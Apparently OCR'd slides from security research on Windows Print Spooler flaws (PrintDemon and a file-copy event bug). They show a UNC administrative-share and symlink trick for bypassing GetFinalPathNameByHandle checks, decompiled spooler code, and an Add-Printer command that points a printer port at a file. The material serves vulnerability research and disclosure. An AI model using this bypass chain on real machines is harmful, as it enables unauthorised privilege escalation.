


```
PS C:\1> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
print$       C:\Windows\system32\spool\drivers
                                             Printer Drivers
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.
```

Administrative Shares are used for remote access and can also be accessed locally

Behavior of GetFinalPathNameByHandle while handling UNC PATH

Symlink \??\C:\test\1.txt ---> \??\C:\Windows\System32\1.txt



CreateFileW → file handle → **GetFinalPathNameByHandle**

UNC PATH

\??\UNC\localhost\$C\test\1.txt


=

UNC PATH

\??\UNC\localhost\$C\test\1.txt

😀 Bypass GetFinalPathNameByHandle!!!

Finally fixed the root cause – Impersonate Self(SYSTEM)




```
v15 = (const WCHAR *)AdjustFileName(*((wchar_t **)v8 + 3));
v16 = (WCHAR *)v15;
if ( v15 )
{
  *((_QWORD *)v8 + 4) = CreateFileW(v15, 0x40000000u, 1u, 0i64, 4u, 0x8200000u, 0i64);
  v17 = GetLastError();
  if ( *((_QWORD *)v8 + 4) != -1i64 )
  {
    if ( !(unsigned int)IsValidNamedPipeOrCustomPort(v16)
      && !(unsigned int)IsPortANetworkPrinter(v16)
      && ((int)IsPortAlink(v16, *((HANDLE *)v8 + 4)) < 0 || !(unsigned int)IsSpoolerImpersonating()) )
    {
      if ( (_UNKNOWN *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control
        && *(_DWORD *)(WPP_GLOBAL_Control + 68i64) & 0x1000 )
      {
        WPP_SF_S(
          *(_QWORD *)(WPP_GLOBAL_Control + 56i64),
          19i64,
          &WPP_37583e587824394242237d9deb8b15c8_Traceguids,
          *((_QWORD *)v8 + 3));
      }
      v5 = 50;
      CloseHandle(*((HANDLE *)v8 + 4));
      *((_QWORD *)v8 + 4) = -1i64;
      if ( v17 != 183 )
        DeleteFileW(v16);
      goto LABEL_40
```

EvilCopyFileEvent – Configuring Printer is Dangerous

Limited user can create a printer and configure this printer

```
Add-Printer -Name "PrintDemon" -DriverName "Generic / Text Only" -PortName “C:\1\1.txt"
```



PrintDemon Properties

Group or user names:

- Everyone
- ALL APPLICATION PACKAGES
- Account Unknown [redacted]
- CREATOR OWNER
- test [redacted] test)
- Administrators [redacted] Administrators)


Permissions for test	Allow	Deny
Print	☑	□
Manage this printer	☑	□
Manage documents	☑	□
Special permissions	□	□

For special permissions or advanced settings, click Advanced.

Printer Creator – Medium User

Medium user can manage printer


Configure Your Printer



SetPrinterDataEx function

05/31/2018 • 5 minutes to read • +2


The **SetPrinterDataEx** function sets the configuration data for a printer or print server. The function stores the configuration data under the printer's registry key.



Syntax

C++

```
DWORD SetPrinterDataEx(
  _In_ HANDLE  hPrinter,
  _In_ LPCTSTR pKeyName,
  _In_ LPCTSTR pValueName,
  _In_ DWORD   Type,
  _In_ LPBYTE  pData,
  _In_ DWORD   cbData
);
```




Function name

- SetPrinterDataServer
- SetPrinterDataPrinter(void *,void *,void *,ushort
- SplSetPrinterData
- SplSetPrinterDataEx

setprinterdata

Line 4 of 4

Localspl.dll! SplSetPrinterDataEx




```
__int64 __fastcall SplSetPrinterDataEx(struct _SPOOL *a1, wchar_t *String1, unsigned __int16 *a3, DWORD dwType, unsigned __int8 *Src, DWORD a6)
{
  int v7; // er13
  struct _SPOOL *v10; // rsi
  unsigned int v11; // ebx
  __int64 v13; // r14
  __int64 v14; // rdx
  __int64 v15; // rcx
  __int64 v16; // r8
  DWORD v17; // ebx
  HANDLE v18; // r15
  int v19; // eax
  HKEY hKey; // [rsp+60h] [rbp+8h]

  hKey = 0i64;
  v7 = 0;
  v10 = a1;
  v11 = 6;
  if ( !(unsigned int)ValidateSpoolHandle(a1, 0i64) )
    goto LABEL_51;
  if ( !a3 )
    goto LABEL_61;
  if ( *((_BYTE *)v10 + 88) & 0x10 )
    return SplSetPrinterData(v10, a3, dwType, Src, a6);
  if ( !String1 || !*String1 )
  {
LABEL_61:
    v11 = 87;
    goto LABEL_51;
  }
  if ( !_wcsicmp(L"PrinterDriverData", String1) )
```

0009B9EF SplSetPrinterDataEx:23 (18009C5EF)

Set different printer attributes to trigger different handler calls

Localspl.dll!SplSetPrinterDataEx

